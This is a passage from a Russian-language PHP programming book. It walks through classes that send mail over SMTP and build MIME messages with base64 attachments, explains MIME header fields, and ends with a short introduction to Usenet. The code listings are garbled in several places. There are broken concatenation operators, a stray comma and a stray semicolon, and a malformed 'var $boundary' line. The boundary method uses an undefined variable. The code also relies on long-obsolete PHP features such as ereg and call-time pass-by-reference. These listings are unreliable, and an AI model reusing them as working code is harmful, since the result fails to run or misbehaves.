var $ERR_COMMAND_UNRECOGNIZED = 'Unrecognizable command!';
var $ERR_HELO_WITHOUT_ARG = 'HELO command needs an argument!';
var $ERR_MAIL_WITHOUT_ARG = 'MAIL FROM command needs an argument!';
var $ERR_RCPT_WITHOUT_ARG = 'RCPT TO command needs an argument!';
var $ERR_DATA_WITHOUT_ARG = 'DATA command with empty mail content!';

var $ERR_UNKNOWN_RESPONSE_FROM_SERVER = 'Unknown response from the server!';
var $ERR_HELO_FAILED = 'HELO command failed!';
var $ERR_MAIL_FAILED = 'MAIL FROM command failed!';
var $ERR_RCPT_FAILED = 'RCPT TO command failed!';
var $ERR_DATA_FAILED = 'DATA command failed!';
var $ERR_QUIT_FAILED = 'QUIT command failed!';
var $ERR_INIT_SOCKET_ERROR = "Couldn't initialize the socket!";

```

## connect()

Метод connect() устанавливает соединение с сервером SMTP, получая сокет и устанавливая свойство \$socket, которое используется в дальнейшем при связи с сервером:

```

function connect () {
    if (empty($this->smtp_host)) {
        $this->ERROR_MSG = $this->ERR_SMTP_HOST_NOT_SET;
        return false;
    }
}

```

Функция fsockopen() возвращает сокет соединения, если попытка соединиться прошла успешно, и false в случае ошибки. Этот сокет соединения можно использовать в качестве указателя файла с файловыми функциями, как если бы сервер SMTP был локальным файлом:

```

$this->socket = fsockopen($this->smtp_host,
                         $this->smtp_port, &$err_no, &$err_str);

```

Если аргумент \$err\_no имеет значение 0, это означает, что функция fsockopen() не смогла даже попытаться открыть соединение: ошибка произошла во время инициализации сокета:

```

if (!$this->socket) {
    if (!$err_no) {
        $err_str = $this->ERR_INIT_SOCKET_ERROR;
    }
    $this->ERROR_MSG = $this->ERR_SMTP_CONNECTION_FAILED .
                        " $err_no: $err_str";
    return false;
}

```

Проверим реакцию сервера на данную команду. Метод getResponse() возвращает false, если получен неверный ответ сервера или он не получен вовсе:

```

if (!$this->getResponse()) {
    $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER
        . ":" . $this->response_msg;
    return false;
}

```

В случае успешного соединения сервер должен возвратить код 220:

```

if ($this->response_code != 220) {
    $this->ERROR_MSG = $this->ERR_SMTP_CONNECTION_FAILED
        . " " . $this->response_code . " " , $this->response_msg;
    return false;
}

return true;
}

```

### **getResponse()**

Данный метод помещает код ответа и сообщение, возвращенное сервером, в свойства `$response_code` и `$response_msg` соответственно. Проверяем свойство `$response_code`, чтобы узнать, было ли успешным выполнение данной команды:

```

function getResponse()
{
    if (!$this->socket) {
        $this->ERROR_MSG = $this->ERR_SMTP_NOT_CONNECTED;
        return false;
    }
    $server_response = fgets($this->socket, 1024);
}

```

Код ответа сервера состоит из трех цифр, а остальная его часть представляет собой строку комментария. Мы выделяем достаточно памяти (1024 байт), чтобы прочесть ответ целиком:

```

if (ereg("([0-9]{3}) (.*)$", $server_response, $match)) {
    $this->response_code = $match[1];
    $this->response_msg = $match[2];
    return true;
}
$this->response_msg = $server_response;
return false;
}

```

### **talk()**

Метод `talk()` - главная рабочая лошадка класса, реализующего сеанс SMTP по отправке сообщения электронной почты. Он принимает команду SMTP и необязательную строку, содержащую аргумент команды SMTP или данные сообщения электронной почты:

```
function talk($cmd, $arg=' ')
{
    ...
}
```

Проверим, действует ли еще соединение:

```
if (!$this->socket) {
    $this->ERROR_MSG = $this->ERR_SMTP_NOT_CONNECTED;
    return false;
}
```

**Отправим указанную команду SMTP и получим ответ сервера:**

```
switch ($cmd) {
```

**Сначала пошлем команду HELO:**

```
case "HELO":
    if (empty($arg)) {
        $this->ERROR_MSG = $this->ERR_HELO_WITHOUT_ARG;
        return false;
    }
    $smtp_cmd = "HELO $arg\r\n";
    fwrite($this->socket, $smtp_cmd);
    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER
        ..:".. $this->response_msg;
        return false;
    }
}
```

Если код ответа сервера начинается с 250, значит, команда выполнена успешно:

```
if ($this->response_code != 250) {
    $this->ERROR_MSG = $this->ERR_HELO_FAILED . " ";
    $this->response_code . ":" . $this->response_msg;
    return false;
}
break;
```

**Теперь посыпаем команду MAIL FROM:**

```
case "MAIL":
    if (empty($arg)) {
        $this->ERROR_MSG = $this->ERR_MAIL_WITHOUT_ARG;
        return false;
    }
    $smtp_cmd = "MAIL FROM: $arg\r\n";
    fwrite($this->socket, $smtp_cmd);
    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER
        ..:".. $this->response_msg;
```

```
    return false;
}
}
```

Команда MAIL FROM должна возвратить код ответа 250:

```
if ($this->response_code != 250) {
    $this->ERROR_MSG = $this->ERR_MAIL_FAILED . " "
        . $this->response_code . " " . $this->response_msg;
    return false;
}
break;
```

Укажем получателя с помощью команды RCPT TO:

```
case "RCPT":
    if (empty($arg)) {
        $this->ERROR_MSG = $this->ERR_RCPT_WITHOUT_ARG;
        return false;
    }
    $to_emails = explode(",", $arg);

    foreach ($to_emails as $email) {
        $smtp_cmd = "RCPT TO: $email\r\n";
        fwrite($this->socket, $smtp_cmd);
        if (!$this->getResponse()) {
            $this->ERROR_MSG =
                $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER ,
                ":" . $this->response_msg;
            return false;
        }
    }
}
```

Для команды RCPT TO тоже требуется код ответа 250:

```
if ($this->response_code != 250) {
    $this->ERROR_MSG = $this->ERR_RCPT_FAILED . " "
        . $this->response_code . " " . $this->response_msg;
    return false;
}
break;
```

Отправим данные сообщения электронной почты с помощью команды DATA:

```
case "DATA":
    if (empty($arg)) {
        $this->ERROR_MSG = $this->ERR_DATA_WITHOUT_ARG;
        return false;
    }
    $smtp_cmd = "DATA\r\n";
    fwrite($this->socket, $smtp_cmd);
    if (!$this->getResponse()) {
```

```

    $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
        ":" . $this->response_msg;
    return false;
}

```

Команда DATA должна возвратить код 354. После отправки данных сообщения должен быть возвращен код 250:

```

if ($this->response_code != 354) {
    $this->ERROR_MSG = $this->ERR_DATA_FAILED . . . .
        $this->response_code . " " . $this->response_msg;
    return false;
}
...
$smtp_cmd = "$arg\r\n" . " " . "\r\n";
fwrite($this->socket, $smtp_cmd);
if (!$this->getResponse()) {
    $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
        ":" . $this->response_msg;
    return false;
}
if ($this->response_code != 250) {
    $this->ERROR_MSG = $this->ERR_DATA_FAILED . " " .
        $this->response_code . " " . $this->response_msg;
    return false;
}
break;

```

Закрываем соединение командой QUIT:

```

case "QUIT":
    $smtp_cmd = "QUIT\r\n";
    fwrite($this->socket, $smtp_cmd);
    if (!$this->getResponse()) {
        $this->ERROR_MSG = $this->ERR_UNKNOWN_RESPONSE_FROM_SERVER .
            ":" . $this->response_msg;
        return false;
}

```

Команда QUIT требует кода 221:

```

if ($this->response_code != 221) {
    $this->ERROR_MSG = $this->ERR_QUIT_FAILED . " " .
        $this->response_code . " " . $this->response_msg;
    return false;
}
break;

```

Остальные команды SMTP не поддерживаются. Набор команд, поддерживаемых классом, можно расширить, добавив другие операторы case в этом месте:

```

default:
    $this->ERROR_MSG = $this->ERR_COMMAND_UNRECOGNIZED;
}

```

```

        return false;
        break;
    }

    return true;
}

```

### **send()**

Класс `My_Smtp_Mail` переопределяет метод `send()` класса `My_Mail`. Единственное отличие нового метода в том, что класс `My_Smtp_Mail` вызывает метод `talk()` для отправки последовательности команд SMTP, необходимых для отправки сообщения электронной почты, а не обращается к встроенной функции PHP `mail()`:

```

function send()
{
    if (!$this->checkFields()) return false;

    $this->buildHeaders();

    if (!$this->connect()) return false;

    if (!$this->talk("HELO", $GLOBALS["SERVER_NAME"])) return false;
    if (!$this->talk("MAIL", $this->from)) return false;
    if (!$this->talk("RCPT", $this->to)) return false;
}

```

Перед отправкой команды DATA серверу SMTP добавляются заголовки To и Subject:

```

if (!empty($this->to)) $this->headers[] = "To: $this->to";
if (!empty($this->subject)) $this->headers[] = "Subject: $this->subject";

if (!$this->talk("DATA", implode("\r\n", $this->headers) .
"\r\n\r\n" . $this->body)) return false;
if (!$this->talk("QUIT")) return false;

fclose($this->socket);

return true;
}
?>

```

## **Тестирование класса My\_Smtp\_Mail**

Вот пример сценария, использующего наш класс:

```

<?php
// my_smtp_mail_class_test.php
include("../my_smtp_mail_class.php");

```

```
$mail = new My_Smtp_Mail();
$mail->smtp_host = 'whatever.com';

$mail->to = "someone@a.com";
$mail->from = "wankyu@whatever.com";
$mail->cc = "someoneelse@a.com,yetanotherone@a.com";
$mail->bcc = "someone@b.com,mole@a.com";
$mail->subject = "Hi there!";
$mail->body = "Just testing...";
$mail->rigorous_email_check = 1;

if ($mail->send()) {
    echo("Successfully sent an email titled $mail->subject!");
} else die("Error while attempting to send an email titled
$mail->subject:" . $mail->errorMsg());
echo("<br>");
echo(str_replace("\r\n", "<br>", $mail->viewMsg()));
?>
```

Созданные нами классы для работы с электронной почтой хороши для многих веб-приложений, которым требуются функции электронной почты, но в которых отсутствуют две важные возможности, имеющиеся в современном программном обеспечении электронной почты: поддержка МИМЕ и вложений. МИМЕ и вложенные файлы не столь уж сложны, как может показаться на первый взгляд. Изучим анатомию сообщения электронной почты более внимательно.

## Сообщения МИМЕ

MIME (Multipurpose Internet Mail Extensions - многоцелевые расширения электронной почты в Интернете) представляет собой спецификацию, расширяющую возможности стандартной электронной почты. Это простой, но стандартизованный способ представления и кодировки широкого множества типов носителей для передачи через электронную почту. В целом, сообщения MIME позволяют пересылать другие данные помимо обычного текста.

Стандарты MIME позволяют включать в сообщение электронной почты:

- Текстовые сообщения с набором символов US-ASCII
- Наборы символов, отличающиеся от US- ASCII
- Не текстуальные данные, включая графику, аудио и видео
- Двоичные файлы
- Сообщения неограниченного размера

Например, если вы живете в стране, где в компьютерах используются 8-разрядные многобайтовые символы, такой как Китай, Япония, Корея или Вьетнам, наши исходные классы в некоторых ситуациях могут оказаться неприемлемыми. Наш класс поддерживает 7-разрядные символы ASCII, которы-

**ми могут кодироваться лишь основные символы стандартного английского языка.**

Напротив, **MIME** предоставляет значительно больше возможностей управления способом интерпретации сообщения. Кроме того, можно вкладывать в обычные сообщения электронной почты нетекстуальные данные. Вложение файлов может показаться устрашающей задачей. Однако это не так непреодолимо, как может показаться. Вложение представляет собой лишь специальным образом закодированные текстовые данные. Чтобы вложить файл в сообщение электронной почты, достаточно закодировать файл в виде текста, приемлемого для электронной почты, и сообщить получателю, какой метод кодировки использован для упаковки данных в теле сообщения, чтобы он мог их извлечь.

**Вот пример сообщения MIME с вложенным двоичным файлом:**

```
Return-Path: <yonsuk@whoelse.com>
Received: from whoelse.com (IDENT:yonsuk@whoelse.com[192.168.0.2])
        by mail.whatever.com (8.9.3/8.9.3) with SMTP id VAA30663
        for wankyu; Mon, 29 Jan 2001 15:21:59 +0900
Date: Mon, 29 Jan 2001 15:21:50 +0900
From: Yonsuk Song <yonsuk@whoelse.com>
To: wankyu@whatever.com ,
Subject: My Picture!
Message-Id: <200101291215.VAA30663@whatever.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="01fedcb871d3f012e43680250ba5ca3f"
```

This is a multi-part message in MIME format.

**--01fedcb871d3f012e43680250ba5ca3f**  
**Content-Type: text/plain; charset=us-ascii**

Here goes my picture. Send me yours!

Yours faithfully,  
Yonsuk Song

--01fedcb871d3f012e43680250ba5ca3f  
**Content-Type: image/gif; name="yonsuk.gif"**  
**Content-Transfer-Encoding: base64**

```
R0lGODlhZACWAPf/AP///0pKS1paWq2trbW1td7e3ufn5+/v7/f3987Gxufe
3r21tbWtrZSMjPfW1tatrWNKSqlVjY95jWq05Mb0xKc4xIc4QANaUjNZaSr0x
.....
g7+UyB8Q7MgH0c81833oayb6b6DHG3p+fVSnX/1vSHTIH44Aylc++5e/fv11
3v0jr/7xZ8fFZQICADs=
--01fedcb871d3f012e43680250ba5ca3f--
```

**Поля заголовка, выделенные полужирным шрифтом, специфичны для MIME. Важно твердо освоиться с этими заголовками, если вы хотите внести MIME в арсенал своих знаний.**

## Поля заголовков MIME

Тело сообщения MIME может состоять из нескольких частей, например текстового сообщения, которое обычно показывает почтовый клиент, и за- кодированных графических данных, вложенных в сообщение.

В некоторых контекстах блок заголовка тоже считается частью тела. Например, функция может рассматривать сообщение электронной почты в целом, при этом блок заголовка рассматривается как часть с номером 0, текстовое сообщение - как часть с номером 1, первый вложенный файл - как часть с номером 2, и т. д. Другая функция может работать только с блоком тела, и тогда текстуальные данные рассматриваются как часть с номером 0.

Поля заголовков MIME задаются таким же образом, как те, с которыми мы уже встречались. Они могут присутствовать в блоке заголовка или в начале тела сообщения. Если заголовок MIME находится в части, относящейся к телу, он охватывает только эту часть. Можно считать, что поля, находящиеся в блоке заголовка, имеют глобальную область видимости, тогда как те, которые находятся в начале частей тела, имеют локальную область видимости.

Первый заголовок MIME, который мы рассмотрим, может находиться только в блоке заголовка: **MIME-Version**.

### **MIME-Version**

Поле заголовка MIME-Version должно быть размещено перед любыми остальными заголовками MIME. Оно объявляет, что сообщение составлено в соответствии со спецификациями MIME, и позволяет почтовым программам отличить сообщения MIME от тех, которые созданы в более старых (или несогласованных) программах, в которых предполагается отсутствие такого поля. Сообщения, составленные в соответствии со стандартами MIME, должны содержать это поле заголовка со следующим текстом:

MIME-Version: 1.0

### **Content-Type**

Чтобы использовать иной набор символов или формат данных, необходимо задать их явно с помощью поля заголовка Content-Type. Иными словами, если поле заголовка Content-Type опущено, локальная почтовая программа обычно предполагает следующее:

Content-Type: text/plain; charset=us-ascii

Как быть, если требуется послать сообщение электронной почты в формате HTML, содержащее более богатый набор символов, чем US-ASCII, - скажем, набор символов для корейского языка? Следующий заголовок Content-Type явно указывает, что сообщение содержит **текстовый** файл HTML, использующий набор символов корейского языка:

Content-Type: text/html; charset=euc-kr

Как вы, возможно, обратили внимание, в некоторые поля заголовков можно поместить несколько элементов информации. Дополнительная информа-

ция, вводимая в поле заголовка, называется параметром и отделяется точкой с запятой, как в приведенном выше примере.

Поле заголовка Content-Type применяется для указания типа подтипа данных, находящихся в теле сообщения, а также описания кодировки таких данных. Допускаются такие типы, как text, image, audio, video, multipart, application и многие другие. Например, тип носителя image/gif указывает, что тело сообщения содержит графическое изображение в формате GIF.

Для подтипа не устанавливается значения по умолчанию, поэтому его нельзя опускать в заголовке. Это означает, что нет смысла задавать просто text или video. Необходимо явное задание, как, скажем, text/html или video/mpeg.

Нераспознаваемые типы должны обрабатываться как application/octet-stream, что обозначает нахождение в теле сообщения двоичных данных. Термин *поток октетов (octet stream)* означает просто, что данные представляют собой поток восьмиразрядных чисел, или октетов. Иными словами, символы должны интерпретироваться не как таковые, а как двоичные числа. Принимающая почтовая программа должна воспринять это, предложив сохранить данные в файле.

Если сообщение содержит известный тип приложения, например application/msword, почтовая программа должна вызвать соответствующее приложение для обработки этих данных.

Чтобы включить в сообщение электронной почты нетекстуальные данные, значение поля заголовка Content-Type должно быть задано как multipart. Это позволяет сочетать в одном теле сообщения один или несколько разных наборов данных. Тип носителя multipart также поддерживает несколько подтипов, из числа которых мы будем пользоваться подтипом mixed, чтобы вкладывать в сообщения общие смешанные наборы данных.

Сообщения с типом носителя multipart должны содержать тело, состоящее из одной или нескольких частей, каждая из которых начинается с собственного блока заголовка, за которым следуют пустая строка и блок тела. Поля заголовков в действительности не являются обязательными в частях тела. Если часть тела начинается с пустой строки, предполагается, что принимаются значения по умолчанию. Поэтому отсутствие заголовка Content-Type указывает на то, что соответствующее тело имеет Content-Type со значением text/plain; charset=us-ascii.

Заголовок Content-Type почтовых сообщений, состоящих из нескольких частей, должен содержать один обязательный параметр boundary (разделитель):

```
Content-Type: multipart/mixed; boundary="01fedcb871d3f012e43680250ba5ca3f"
```

Частям, составляющим тело, должны предшествовать строки с разделителем границ, каждая из которых состоит из двух символов дефиса (--) и значения параметра boundary из поля заголовка Content-Type (в данном примере 01fedcb871d3f012e43680250ba5ca3f), завершаясь парой CR/LF:

```
--01fedcb871d3f012e43680250ba5ca3f
```

Строка с разделителем границ boundary завершается парой символов CR/LF и полями заголовков для очередной части либо двумя символами CR/LF - и тогда полей заголовков для очередной части нет. Разделители границ должны быть не длиннее 70 символов, не считая двух ведущих дефисов.

Строка разделителя границ, следующая за последней частью тела, выделяется тем, что за параметром boundary следуют еще два дефиса, указывающие, что других частей в теле больше нет:

```
--01fedcb871d3f012e43680250ba5ca3f--
```

Поскольку разделитель границ предназначен специально для выделения отдельных частей тела, он не должен присутствовать внутри составляющих тело частей. Поэтому важно, чтобы в почтовой программе значение параметра boundary было уникальным и не встречалось в теле сообщения. Например, значение --01fedcb871d3f012e43680250ba5ca3f приемлемо, если символы не встретятся в открытом тексте тела:

```
MIME-Version: 1.0  
Content-Type: multipart/mixed; boundary="01fedcb871d3f012e43680250ba5ca3f"
```

Параметр boundary обычно состоит из 32 шестнадцатеричных цифр (т. е. символов 0-9 и a-f). Это **шестнадцатеричное** представление 128-разрядного значения, и риск появления его в теле сообщения минимален. Выберите случайное 128-разрядное число, и вероятностью встретить его в сообщении электронной почты можно практически пренебречь.

### **Content-Transfer-Encoding**

Многие типы электронных сообщений, передаваемых по электронной почте, по природе своей представлены 8-разрядными символами или двоичными данными. Однако такие данные нельзя передавать через некоторые транспортные протоколы, например SMTP, которые ограничивают сообщение электронной почты 7-разрядными данными в кодировке **US-ASCII** и строками не длиннее 1024 символов.

MIME предоставляет механизм, позволяющий преодолеть это ограничение с помощью поля заголовка Content-Transfer-Encoding. В этом поле указывается кодирующее **преобразование**, примененное к телу сообщения и преобразующее исходный формат в совместимый с протоколом. При получении сообщения производится обратное преобразование.

Значение поля Content-Transfer-Encoding состоит из маркера, указывающего тип кодировки, обычно 7bit, 8bit, binary, quoted-printable или base64. Тип кодировки 7bit требует, чтобы тело сообщения имело 7-разрядное представление, подготовленное для передачи по почте. Это значение по умолчанию, поэтому в отсутствие этого поля предполагается, что задано Content-Transfer-Encoding: 7bit.

Тип кодировки 8bit обычно требуется для передачи электронной почты с использованием 8-разрядных многобайтовых символов. Например, большин-

ство азиатских языков (и ряд европейских) хранят символы в 8-разрядном формате:

```
Content-Type: text/plain; charset=euc-kr  
Content-Transfer-Encoding: 8bit
```

Приведенные выше заголовки передают сообщение электронной почты с использованием набора символов корейского языка в 8-разрядном формате данных.

Типы кодировки quoted-printable и base64 преобразуют данные в 7-разрядный формат, благодаря чему их можно безопасно передавать через транспортные протоколы, имеющие ограничения. Однако первый из них ненадежно работает с некоторыми почтовыми транспортными протоколами, поэтому base64 остается единственным кандидатом в качестве наиболее надежного типа кодировки для передачи нетекстуальных данных. Следует учесть, что данные в обеих кодировках, quoted-printable и base64, должны быть представлены строками, имеющими длину не более 76 символов.

### **Content-Description**

Необязательное поле заголовка Content-Description содержит описательную информацию для данной части тела. Например, описание звукового файла, включенного в сообщение, можно поместить в такое поле заголовка:

```
Content-Description: This is an MP3 file. You need an MP3 player to play this audio file.
```

### **Content-Disposition**

Необязательный заголовок Content-Disposition сообщает принимающему почтовому клиенту, как обращаться с соответствующей частью тела. В нем может быть два значения: INLINE или ATTACHMENT. Если задано значение INLINE, почтовый клиент должен раскодировать вложенные данные и вывести их встроенным в сообщение, тогда как ATTACHMENT влечет сохранение данных на локальном носителе после получения подтверждения пользователя. Это поле заголовка может также содержать дополнительный параметр, указывающий имя, под которым следует сохранить данные:

```
Content-Disposition: attachment; filename = yonsuk.gif
```

Теперь, когда у нас достаточно знаний о почтовых сообщениях MIME, займемся практическим созданием класса мэйлера MIME.

## **Создание класса My\_Mime\_Mail**

Мы можем расширить имеющийся класс My\_Mail с тем, чтобы он обрабатывал сообщения MIME. Мы дополнитель но определим пару новых методов, которые добавляют заголовки MIME и строят части тела, а также, как обычно, заменим метод send():

```
<?php  
// my_mime_mail_class.php
```

```
include("./my_mail_class.php");
class My_Mime_Mail extends My_Mail
{
```

## Свойства

Значением поля заголовка Content-Type для текстовых данных по умолчанию устанавливается "text/plain; charset=us-ascii":

```
var $type = 'text/plain';
var $charset = 'us-ascii';
```

Для заголовка Content-Transfer-Encoding также устанавливается значение по умолчанию:

```
var $encoding = '7bit';
```

Нам потребуется флаг, указывающий, есть ли в сообщении вложения:

```
var $has_attach = 0;
```

Файлы, которые должны быть вложены, указываются в элементах массива \$files. Массив \$files имеет два измерения; при этом каждый элемент содержит ассоциативный массив, хранящий информацию о файле. Например, в следующем фрагменте кода извлекается информация о первом файле в массиве:

```
$file1 = $files[0]["file"]; // path of the file
$filename1 = $files[0]["filename"]; // name of the file
$filesize1 = $files[0]["filesize"]; // size of the file
$filetype1 = $files[0]["filetype"]; // type of the file
```

С помощью этого массива можно вложить в сообщение электронной почты требуемое количество массивов:

```
var $files = array();
```

По умолчанию вкладываемые файлы имеют тип содержимого application/octet-stream. Можно создать файл для хранения расширений хорошо известных типов файлов и устанавливать тип содержимого в зависимости от расширения:

```
var $mime_type = 'application/octet-stream';
```

Значение поля заголовка MIME-Version и предупреждение для несовместимых почтовых клиентов определяются так:

```
var $mime_version = "MIME-Version: 1.0";
var $mime_msg = "This is a multi-part message in MIME format.";
```

Мы воспользуемся дополнительным полем заголовка "X-Mailer":

```
var $mailer = 'My Mime Mailer 1.0';
```

Переменная для хранения разграничителя частей:

```
var $boundary = '');
```

Еще одно специальное сообщение об ошибке:

```
var $ERR_CANNOT_OPEN_FILE = 'Cannot open the specified file!';
```

### **buildMimeHeaders()**

Этот метод создает заголовки MIME в дополнение к обычным. Если в сообщении есть вложения, создается разграничитель для обозначения каждой части тела, а поле заголовка Content-Type получает значение "multipart/mixed":

```
function buildMimeHeaders()
{
    $this->headers[] = "X-Mailer: " . $this->mailer;
    $this->headers[] = $this->mime_version;
    if ($this->has_attach) {
        $this->boundary = md5(uniqid(time()));
    }
}
```

Если в сообщении есть вложения, нам нужен уникальный идентификатор. Воспользуемся для создания уникального разграничителя вызовом нескольких функций:

```
$this->boundary = md5(uniqid(time()));
```

Функция `time()` возвращает текущее время в формате временной отметки UNIX, которое используется в качестве начального числа функцией `uniqid()` для создания уникального идентификатора. В свою очередь, внешняя функция `md5()` генерирует 32-символьный разграничитель, гарантируя отсутствие повторяющихся ID. Функция `md5()` основана на алгоритме, который принимает строку произвольной длины и создает на ее основе перемешанный ключ. Поскольку возможных значений ключа может быть  $2^{128}$ , то генерирование двух одинаковых значений ключа практически исключено. С помощью `md5()` мы, таким образом, гарантируем, что вероятность создания одинаковых ID практически равна нулю.

Это важно, потому что кто-нибудь может вложить копию сообщения электронной почты в другое сообщение, и если границы MIME окажутся одинаковыми, выделение MIME на приемном конце будет поставлено в тупик:

```
$this->headers[] = "Content-Type: multipart/mixed; boundary=\"$boundary\r\n";
$this->headers[] = $this->mime_msg . "\r\n";
$this->headers[] = "--$boundary";
```

```

    }

    $this->headers[] = "Content-Type: $this->type ; charset=
        $this->charset";

```

Установите `$this->encoding` в `8bit`, если требуется поместить многобайтовые символы в текстовую часть тела:

```

    $this->headers[] = "Content-Transfer-Encoding: $this->encoding";
}

```

### **buildBodyParts()**

Это тот метод, который соединяет вместе части тела. Если в сообщении нет вложений, он просто возвращается в вызвавшую функцию.

```

function buildBodyParts()
{
    if (!$this->has_attach) return true;
}

```

Текстовая часть тела идет в массиве первой. Обратите внимание на две пары символов `CR/LF`, которые отделяют ее от дополнительных частей тела:

```

$body_parts[0] .= $this->body . "\r\n\r\n";

```

Введем цикл, чтобы добавить в сообщение количество файлов, соответствующее числу элементов в массиве, содержащем части тела:

```

for ($i=0; $i < count($this->files); $i++) {
    if (!($fp = @fopen($this->files[$i]["file"], "r"))) {
        $this->ERROR_MSG = $this->ERR_CANNOT_OPEN_FILE . " ";
        $this->files[$i]["file"];
        return false;
    }
}

```

Прочтем целиком содержимое указанного файла:

```

$file_body = fread($fp, filesize($this->files[$i]["file"]));

```

Закодируем содержимое файла в одну длинную строку `$file_body` и разделим ее на группы по 76 символов, что, как мы помним, является максимальной допустимой длиной строк закодированных данных:

```

$file_body = chunk_split(base64_encode($file_body));

```

PHP предоставляет две функции, с помощью которых можно решить эту задачу:

- `base64_encode(string data)`

Эта функция принимает строку данных и возвращает те же данные в кодировке.

- `chunk_split(string data, int length, string delimiter)`

Эта функция разделяет заданную строку на меньшие фрагменты, вставляя строку разделителя через каждые `length` символов. По умолчанию эти параметры равны 76 и \r\n соответственно, если последние два параметра опущены.

Каждая часть тела обозначается разграничителем, созданным нами ранее:

```
$body_parts[$i+1] = "--" . $this->boundary . "\r\n";
```

Установим тип файла, соответствующий файлу вложения или равный значению по умолчанию, если он не задан (`application/octet-stream`):

```
if (!empty($this->files[$i]["filetype"])) $this->mime_type =
    $this->files[$i]["filetype"];

$body_parts[$i+1] .= "Content-Type: " . $this->mime_type .
    ";name=" . basename($this->files[$i]["filename"]) . "\r\n";
```

Для кодирования нетекстуальных данных в 7-разрядные символы ASCII используется кодировка `base64`:

```
$body_parts[$i+1] .= "Content-Transfer-Encoding: base64\r\n\r\n";
$body_parts[$i+1] .= $file_body . "\r\n\r\n";
}
```

Цикл завершен. Укажем, что части тела закончились, добавив два дефиса в конец разграничителя:

```
$body_parts[$i+1] .= "--" . $this->boundary . "--";
```

Все заголовки частей тела и закодированные данные должны быть включены в блок тела сообщения. Развернем массив `$body_parts` в блок тела:

```
$this->body = implode("", $body_parts);
return true;
}
```

### **viewMsg()**

Теперь возвратим дополнительные заголовки MIME с помощью метода `viewMsg()`:

```
function viewMsg()
{
    if (count($this->files) > 0) $this->has_attach = true;
    if (!$this->checkFields()) return false;

    $this->headers = array();
    $this->buildHeaders();
```

```

    $this->headers[] = "From: $this->from";
    $this->headers[] = "To: $this->to";
    $this->headers[] = "Subject: $this->subject";

    $this->buildMimeHeaders();
    if (!$this->buildBodyParts()) return false;

    $msg = implode("\r\n", $this->headers);

    $msg .= "\r\n\r\n";
    $msg .= $this->body;

    return $msg;
}

```

### **send()**

Мы снова заменим метод `send()`, определенный в классе `My_Mail`, чтобы добавить заголовки MIME и построить части тела:

```

function send()
{
    if (count($this->files) > 0) $this->has_attach = true;

    if (!$this->checkFields()) return false;

    $this->subject = stripslashes(trim($this->subject));
    $this->body = stripslashes($this->body);

    $this->buildHeaders();
    $this->buildMimeHeaders();
    if (!$this->buildBodyParts()) return false;

    if (mail($this->to, $this->subject, $this->body,
            implode("\r\n", $this->headers))) return true;
    else {
        $this->ERROR_MSG = $this->ERR_SEND_MAIL_FAILURE;
        return false;
    }
}
?>

```

## **Тестирование класса My\_Mime\_Mail Class**

Вот пример сценария, в котором используется наш класс:

```

<?php
// my_mime_mail_class_test.php

include("./my_mime_mail_class.php");
$mail = new My_Mime_Mail();
$mail->to = 'wankyu@whatever.com';

```

```
$mail->from = 'yonsuk@whoelse.com';
$mail->subject = "My picture!";
$mail->body = "Here goes my picture! Send me yours!";
$mail->files[0]["file"] = '/home/yonsuk/yonsuk.gif';
$mail->files[0]["filename"] = 'yonsuk.gif';
$mail->files[0]["filetype"] = 'image/gif';

if ($mail->send()) {
    echo("Successfully sent an email titled '$mail->subject'!");
} else {
    echo($mail->errorMsg());
}
echo("<br>");
echo(str_replace("\r\n", "<br>", $mail->viewMsg()));
?>
```

Если пользователь загружает на сервер файл с помощью функции PHP для отправки файлов, то почтовый сценарий автоматически получает доступ к следующим глобальным переменным: \$userfile, \$userfile\_name, \$userfile\_size и \$userfile\_type. Переменная \$userfile\_type может оказаться недоступной, если браузер не предоставит ее. С помощью этих переменных легко построить часть тела, содержащую загруженный на сервер файл:

```
$mail->files[0]["file"] = $userfile;
$mail->files[0]["filename"] = $userfile_name;
$mail->files[0]["filesize"] = $userfile_size;
$mail->files[0]["filetype"] = $userfile_type;
```

## Создание класса My\_Smtp\_Mime\_Mail

Если расширять класс My\_Smtp\_Mail, а не класс My\_Mail, то можно отправлять почтовые сообщения MIME через удаленный сервер SMTP. Однако при этом необходимо переопределить метод send():

```
// my_smtp_mime_mail_class.php
include("./my_smtp_mail_class.php");

class My_Smtp_Mime_Mail extends My_Smtp_Mail
{
    function send()
    {
        if (count($this->files) > 0) $this->has_attach = true;
        if (!$this->checkFields()) return false;
        $this->subject = stripslashes(trim($this->subject));
        $this->body = stripslashes($this->body);
        $this->buildHeaders();
```

Заголовки To и Subject добавляются перед заголовками MIME:

```
if (!empty($this->to)) $this->headers[] = "To: $this->to";
if (!empty($this->subject)) $this->headers[] = "Subject:
    $this->subject";

$this->buildMimeHeaders();
if (!$this->buildBodyParts()) return false;

if (!$this->connect()) return false;

if (!$this->talk("HELO", $GLOBALS["SERVER_NAME"])) return false;
if (!$this->talk("MAIL", $this->from)) return false;
if (!$this->talk("RCPT", $this->to)) return false;

if (!$this->talk("DATA", implode("\r\n", $this->headers)
    . "\r\n\r\n" . $this->body))
    return false;
if (!$this->talk("QUIT")) return false;

fclose($this->socket);

return true;
}
}
```

## Usenet

Куда бы вы обратились, чтобы получить совет относительно карьеры, поделиться своими мыслями о текущей обстановке или выразить свое возмущение терроризмом? Правда, было бы хорошо, чтобы существовали какие-то форумы, где все это можно сделать? Еще лучше, чтобы попасть на эти форумы можно было несколькими щелчками мыши, они были открыты 24 часа в сутки, а аудитория была всемирной.

Добро пожаловать в мир телеконференций Usenet!

В противоположность сообщениям электронной почты, прочесть которые могут лишь несколько человек (получателей), сообщение Usenet доступно практически всем подключенным к Интернету. Usenet - это гигантская всемирная электронная доска объявлений, в которой люди с одинаковыми интересами собираются и общаются между собой, читая и отправляя сообщения.

